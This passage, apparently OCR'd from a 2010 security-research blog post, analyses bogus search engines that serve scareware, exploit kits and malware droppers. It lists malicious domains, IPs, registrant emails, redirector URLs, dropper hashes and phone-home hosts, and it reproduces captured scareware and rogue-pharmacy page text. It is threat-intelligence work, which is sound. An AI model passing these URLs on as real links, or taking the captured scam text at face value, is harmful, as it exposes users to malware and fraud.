20. http://www.virustotal.com/analisis/22547845a18d04b0e00eb 5edc022148a15a262cb127f1b21ffdf396fcb23b837-12791

16150

21. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

22. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

23. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

24. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

25. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html


26. http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html

27. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

28. http://ddanchev.blogspot.com/2010/06/facebook-photo-album-themed-malware.html

29. http://ddanchev.blogspot.com/

30. http://twitter.com/danchodanchev


Search the Web: Go

Art
Books
DirecTV
eBooks
Fine Art
Movies
Music
Television

Entertainment
Baseball Betting
Basketball Betting
Black Jack
Casino
Escorts
Football Betting
Gamble
Online Poker
Horse Betting
Play Poker
Online Gambling
Online Shopping
Party Poker
Personals
Pets
Poker
Roulette
Sports Books
Table Games

Health
Anti Aging
Cancer
Cosmetic Surgery
Fitness
Hair Loss
Herbal Medicine
Herbalife
Liposuction
Lose Weight
Nutritional Supplements
Obesity
Online Pharmacy
Pain Relief
Pharmacy
Plastic Surgery
Self Improvement
Stop Smoking
Valium
Vitamins

Business
Auctions
Accounting
Business Insurance
Conference Call
Credit Report
Franchise
Human Resources
Lawyer
LCD Projector
Long Distance
Marketing
Office Supplies
Payroll
Press Release
Project Management
Time Clock
Trade Show
Trademarks
Training

Personal Finances
Bad Credit
Accounting
Consolidate Debt
Credit card Debt
Credit counseling
Divorce
Estate Planning
Financial Services
Home Equity Loan
Investing
Money Management
Mortgage Quote
Mortgage Rates
Mortgages
Real Estate
Refinance
Tax Preparation
Wedding
Wills

Cars
Auto Insurance
Auto Prices
Buy A Car
Car Audio
Car Loan
New Cars
Used Cars

Shopping
Diamonds
eBay
Electronics
Gift Baskets
Online Shopping
Toys
Watches
Wedding Gift

Travel
Adventure Travel
Air Travel
Celebrity Cruises
Cheap Hotels
Disney
Las Vegas Hotels
Nutrition Travel
Travel Insurance

Computers
Antivirus Software
Cameras
Computer Virus
Desktop Computers
Digital Photography
Laptops
MP3 Downloads
Software

Careers
Advertising Careers
College
Distance Learning
Education
Employment
Information Technology
Resume
Work From Home

Sexual Health
Breast Enlargement
Herbal Viagra
Penis Enlargement
Penis Pills
Pheromone
Sexual Enhancement
Viagra
Viagra Alternatives

x

Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines (2010-07-15 17:44)

***UPDATED, Friday, July 16, 2010 -** Directi has suspended the domains portfolio of the cybercrime-friendly search engines.*


*[1]**Cybercrime-friendly search engines** are bogus search engines, which in between visually social engineering their users, offer fake results leading to client-side exploits, bogus video players dropping more malware, scareware, next to*

the pharmaceutical scams, and domain farms neatly embedded with Google AdSense scripts for monetization.

In the majority of cases – whenever blackhat SEO is not an option – end users are exposed the their maliciousness once they get infected with malware redirecting each and every request to popular search engines such as Google, Yahoo and Bing to the malicious IPs/domains operated by the cybercriminals.

As far as their monetization tactics are concerned, fellow cybercriminals are free to purchase any kind of key-

word they want to, for instance "spyware", make it look like the end user is clicking on security-vendor.com's site, 1456



Search results: spyware

Results

1. Get Rid Of **Spyware** Now
   Does your computer have **spyware** on it? Protect your computer and get rid of it now.
   http://www.wiinjamod.com
2. Best mobile phone offers !
   Ringtones, Graphics, Wallpaper, Games, Text
   http://mob4world.com
3. **Spyware** Removal Download - Download Now
   Award-winning **Spyware** Remover. Scans & removes **Spyware**. Download now!
   http://trafgo.biz
4. Best **Spyware** Removal
   Most highly awarded anti-**spyware**. Free, safe, accurate **spyware** scan.
   http://spytds.com
5. Free Viagra Online!
   Viagra is used to cure erectile dysfunction by relaxing the body muscles and increasing the blood flow to various parts of the body including a man&apos;s penis.
   http://www.freeviagraonline.com
6. 2008 Free **Spyware** Removal
   Top Ranked, As Seen on USA Today Detect & Remove, **Spyware** and Virus.
   http://CyberDefender.com
7. **Spyware** Free
   Protect Your PC From **Spyware**, Viruses & Other Threats.
   http://Spyware-Free.net

whereas upon clicking, based on his physical location a particular type of malicious activity takes place.

*Remember the HOSTS file modification taking place courtesy of the malware at [2]**AS6851, BKCNET, Sagade***

***Ltd.** , and in particular the [3]**Koobface gang related IP 89.149.210.109**? Sampling the malicious activity within the search engines parked/forwarded (DNS recursion) from this IP, results in client-side exploits, bogus video players dropping malware, and scareware, and that in less than 5 minutes of testing.*

The cybercrime-friendly domains in question:

***searchclick1.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick2.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick3.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick4.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick5.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick6.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick7.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

***searchclick8.com** - Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

searchclick9.com *- Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

searchclick10.com *- Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

searchmeup4.com *- 78.159.112.46 - AS28753*

zetaclicks4.com *- 78.159.112.46 - AS28753*

1457

websafeclicks.com *- Email: d.bond@mail.ru - 78.159.112.46 - AS28753*

Internal redirections reading to malicious take place through the following domains:

7search.com *- 12.171.94.40 - Email: webadmin@7search.com*

greatseeking.com*,* ***superfindmea.info*** *- 213.174.154.9 - Email: serdukov.art@gmail.com*

superseeking.org *- 213.174.154.9 - Email: serdukov.art@gmail.com*

searching4all.com*,* ***pharmc9.com*** *- 66.230.188.68 - Email: abuse@click9.com*

syssmessage.com*;* ***sysstem-mesage.com****;* ***sys-mesage.com****;* ***potectmesage.com*** *- 91.188.59.62 - Email: roroalek-sey@gmail.com*

xml.click9.com/click.php *- 66.230.188.67 - Email: abuse@click9.com*

***sunday-traffic.com/in.php** - 74.52.216.46 - Email: tech@add-manager.com*

***efindsite.info/search2.php** - 74.52.216.46*

***greatseeking.com/search2.php** - 213.174.154.9 - Email: serdukov.art@gmail.com*

***n-traff.com/clickn.php** - 64.111.208.39*

***going-to-n.com/clickn.php** - 64.111.208.38*

***everytds.tk/in.cgi?3= &ID=19504**; **onlyscan.tk**; **pornstaar.tk**; **dotroot.tk** - 94.100.31.26*

Internal pharmaceutical redirections take place through the following domains:

***medsbrands.com** - 74.52.216.46 - Email: tech@add-manager.com*

***thepillsdiscounts.info** - 74.52.216.46 - Email: tech@add-manager.com*

***yourcatalogonline.biz** - 74.52.216.46*

***bestderden.org** - 74.52.216.46*

Internal redirections reading to malicious take place through the following IPs:

199.80.55.19/go.php?data=

199.80.55.80/go.php?data=

78.140.141.18/kkk.php

78.140.143.83/go.php

64.111.212.234/c.php

64.111.196.126/c.php

66.230.188.67


68.169.92.61/c.php

68.169.92.60/c.php

68.169.93.242/c.php

68.169.92.55/c.php

1458



Checking: C:\..\Local Settings\Temporary Internet Files\Content.IE8\diskcopy.dll

Your Computer is infected

WARNING

Name	Type	Threa
Win32.HLLM.Netsky.35328	Virus	High
Trojan.Encoder.67	Virus	Medium
XF.Lugunay!dam	Virus	Medium
Win32/Conficker.AE	Virus	High
Backdoor.Win32.Bifrose.cqqy	Virus	High

Recommend: Click "Start Protection" button to erase all threats

Windows Security Alert

To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
Win32.HLLM.Netsky.35328	Ntdetect.com
Trojan.Encoder.67	sessmgr.bin
XF.Lugunay!dam	dinput8.dll
Win32/Conficker.AE	KB888111.log
Backdoor.Win32.Bifrose.cqqy	winhelp.bin

Spyware is software, which can gather information from user's computer throught Internet connection and send them to its creater. Gather information can be passwords, e-mail adresses and all that data, which is important for you.

*Sample malicious activity consists of **scareware campaigns**, **client-side exploits**, and **bogus video players dropping malware**.*

*Upon visiting the bogus PornTube at **vogel-tube.com/xfreeporn.php?id=** - 66.197.187.118 (**the-real-tube-***

***best.com great-celebs-tube.net** parked there) - Email: admin@thenweb.com the use is tricked into manu-*

*ally installing **basemultimedia.com/video-plugin.45309.exe** - 66.197.154.21 (**visualbasismedia.com**) - Email: joe@silentringer.com*

- Detection rate

*[4]**video-plugin.45309.exe** - Downloader-CEW.b, Result: 6/42 (14.29 %)*

File size: 113152 bytes

MD5...: 25e644171bf9ee2a052b5fa71f8284e5

SHA1..: e4ac01534c7c1b71d2a38cf480339d31db187ecb

Upon execution, the sample phones back to:

***best-arts-2010.com** - 216.240.146.119 - Email:*

***hello-arts.com** - 64.191.44.73 - Email:*

***youngfinearts.com** - 64.20.35.3 - Email:*

***newchannelarts.com** - 64.191.64.105 - Email:*

***vrera.com/oms.php** - 208.43.125.180 - Email:*

***allxt.com/borders.php** - 64.191.82.25*

Parked at 216.240.146.119, AS7796 are also:

***best-arts-2010.com** - Email: aurora@seekrevenue.com*

***crystaldesignlab.com** - Email: tamara.watson@chemist.com*

homegraphicarts.com *- Email: elizabethj@theplate.com*

mediaartsplaza.com *- Email: darhom@lendingears.com*

morefinearts.net *- Email: vdickerson37@yahoo.com*


photoartsworld.com *- Email: margaret _adams@rocketmail.com*

pinehousearts.com *- Email: jgaron@physicist.net*

sunnyartsite.com *- Email: jbowker@blader.com*

thefanarts.com *- Email: keasler@surferdude.com*

1459


Viagra, Cialis, Levitra and other drugs Online Pharmacy
My Account • Order Status • Wish Lists • Gift Certificates • View Cart • Sign in or Create an account
Half-Price PHARMACY
http://www.half-price-pharmacy.com
1-866-417-8358
Search
GO
Advanced Search | Search Tips
Home • Generic vs Brand drugs • FAQ • Loyalty Program • Affiliates • About us • Contact us • Health articles • Ask a Doctor!
Categories
Mens Health
Premature Ejaculation
Erectile Dysfunction
Brand Cialis
Brand Levitra
Brand Viagra
Generic Viagra
Kamagra
Generic Cialis
Generic Levitra
Generic Dostinex
Generic Propecia
Generic Proscar
Anti-depressants
Generic Prozac
Generic Zoloft
Antibiotics
Generic Zithromax
Quit Smoking
Generic Zyban
Women's Health
AlertSite SAFE SITE Tested - 2010-Jul-12
GUARANTEED 100% SATISFACTION GUARANTEED
Currency Converter
US Dollar
Euro
Pound
Current Top Sellers
private and confidential
no prior prescription required
safe and secure order
Generic Viagra 50mg 120 pills $149
Generic Cialis 20mg 70 pills $149
Generic Levitra 20mg 60 pills $149
Generic Viagra 50mg
Generic Cialis 20mg

free shipping on any order* of $100 or more

welcome to our pharmacy

Half-Price-Pharmacy.com is a licensed non US pharmacy

Top SELLERS with best cash value for orders below $200

Choose a currency below to display product prices in the selected currency.

waycoolart.com *- Email: blynch@net-shopping.com*

woodsmayart.com *- Email: raymo@songwriter.net*

garner.funtaff.com *- Email: dph@greentooth.net*

Parked at 64.191.44.73, AS21788 are also:

auctionhouseart.com *- Email: emerynancy@ymail.com*

bestmalearts.com *- Email: mcfarlin@religions.com*

coolcatart.com *- Email: pbiron@catlover.com*

freesurrealarts.com *- Email: ghuertas@rocketmail.com*

goldfireart.com *- Email: thysell@gardener.com*

greatmovieart.com *- Email: linger@theplate.com*

worldartsguide.com *- Email: ghagen@allergist.com*

install.netwaq.com *- Email: admin@overseedomainmanagement.com*

Parked at 64.20.35.3, AS19318 are also:

artscontact.net *- Email: mschneider@doctor.com*

catbodyart.com *- Email: pbiron@catlover.com*

feearts.com *- Email: breckenridge56@hotmail.com*

freeflasharts.com *- Email: russell@clubmember.org*

gardendesignart.com *- Email: jasona@gardener.com*


greatflashstudies.com *- Email: jdeal@worshipper.com*

superlegoarts.com *- Email: jdeal@worshipper.com*

thedigitalarts.com *- Email: hoffman@theaterpillow.com*

virginmegaart.com *- Email: hoffman@theaterpillow.com*

1460



Related malicious domains sharing the same DNS infrastructure:

iransatnews.org

best-arts-2010.com *- Email: aurora@seekrevenue.com*

mediasite2010.com *- Email: webmaster@pullstraws.com*

setlamedia.com *- Email: monro@eclipsetool.com*

doublesetmedia.com *- Email: monro@eclipsetool.com*

thetestmedia.com *- Email: webmaster@maidnews.com*

trinitytestmedia.com *- Email: webmaster@maidnews.com*

i-metodika.com *- Email: facovskiy _ _n _ _1977@rambler.ru*

iffic.com

moviefactinc.com *- Email: usa@crystals.com*

newdataltd.com *- Email: wenzel@techie.com*

new-2010-tube.com *- Email: fortney@petlover.com*

super-world-tube.com *- Email: fortney@petlover.com*

real-good-tube.com *- Email: fortney@petlover.com*

green-real-tube.com *- Email: sanctim59@yahoo.com*

sensual-tube.com *- Email: sanctim59@yahoo.com*

webfilmoffice.com *- Email: pam@skunkalert.com*


xxl-tube-home.com

nowsearchonline.com

localmediasearch.com *- Email: mega@stockdvds.com*

mediaonsearch.com *- Email: mega@stockdvds.com*

1461



```
searchclick10.com   /c.php?id=758c63496d011d6c068e90e8bf18e6da&PHPSESSID=4gep2co220obtd3...
   64.111.212.234   /c.php?s=eNo1lMsOqsoWRT-IRIoqiqIau6HiAxRERRQ7JzyqBEHe8goff9w397RWZjL...
     68.169.92.55   /c.php?re=1&r=eNo1lMsOqsoWRT-IRIoqiqIau6HiAxRERRQ7JzyqBEHe8goff9w397...
   going-to-n.com   /clickn.php?fb=WVRveU9udHpPamc2SW5WelpYSmtZWFJoSWp0aE9qRTRPbnR6T2...
      everytds.tk   /in.cgi?3=&ID=19504&fb=WVRveU9udHpPamc2SW5WelpYSmtZWFJoSWp0aE9qTT...
     xoxipemej.cn   /gr/s1/
     xoxipemej.cn   /gr/s1/?e=s1&id=MSIE&fid=12673240&pid=2&v=7.0
     xoxipemej.cn   /gr/s1/?e=s1&id=MSIE&v=7.0&pid=3&fid=12673240
     xoxipemej.cn   /gr/s1/?id=MSIE&e=s1&v=7.0&fid=12673240&pid=4
     xoxipemej.cn   /gr/6af22bc4ac1df946456a5430b36f731f.php?pid=2&fid=12673240&e=s1&
```

mesghal.com *- Email: shahnamgolshany@yahoo.com*

niptoon.com

mydvdinfo.com *- Email: usa@crystals.com*

receptionist-pro.com

hitinto.com

importedfoodscorp.com *- Email: apompeo@importedfoodscorp.com*

newhavenfiles.com *- Email: wenzel@techie.com*

walterwagnerassociates.com

excellentutilites.com *- Email: wentexkino@ymail.com*

pengs.com

livingwithdragons.com *- Email: gregory@lamerton.ltd.uk*

amigroups.com

iransatnews.com

dvddatadirect.com *- Email: friese@toke.com*

itlist.com *- Email: support@gossimer.biz*

***gossimer.net** - Email: support@gossimer.biz*

*Following the bogus dropper, the cybercriminals are also directly serving client-side exploits to users seeking for security related content. In this case, the exploits/malware are served from **xoxipemej.cn/gr/s1/** - 178.63.170.185 -*

Email: shiwei _fang77@126.com.

- Detection rate:

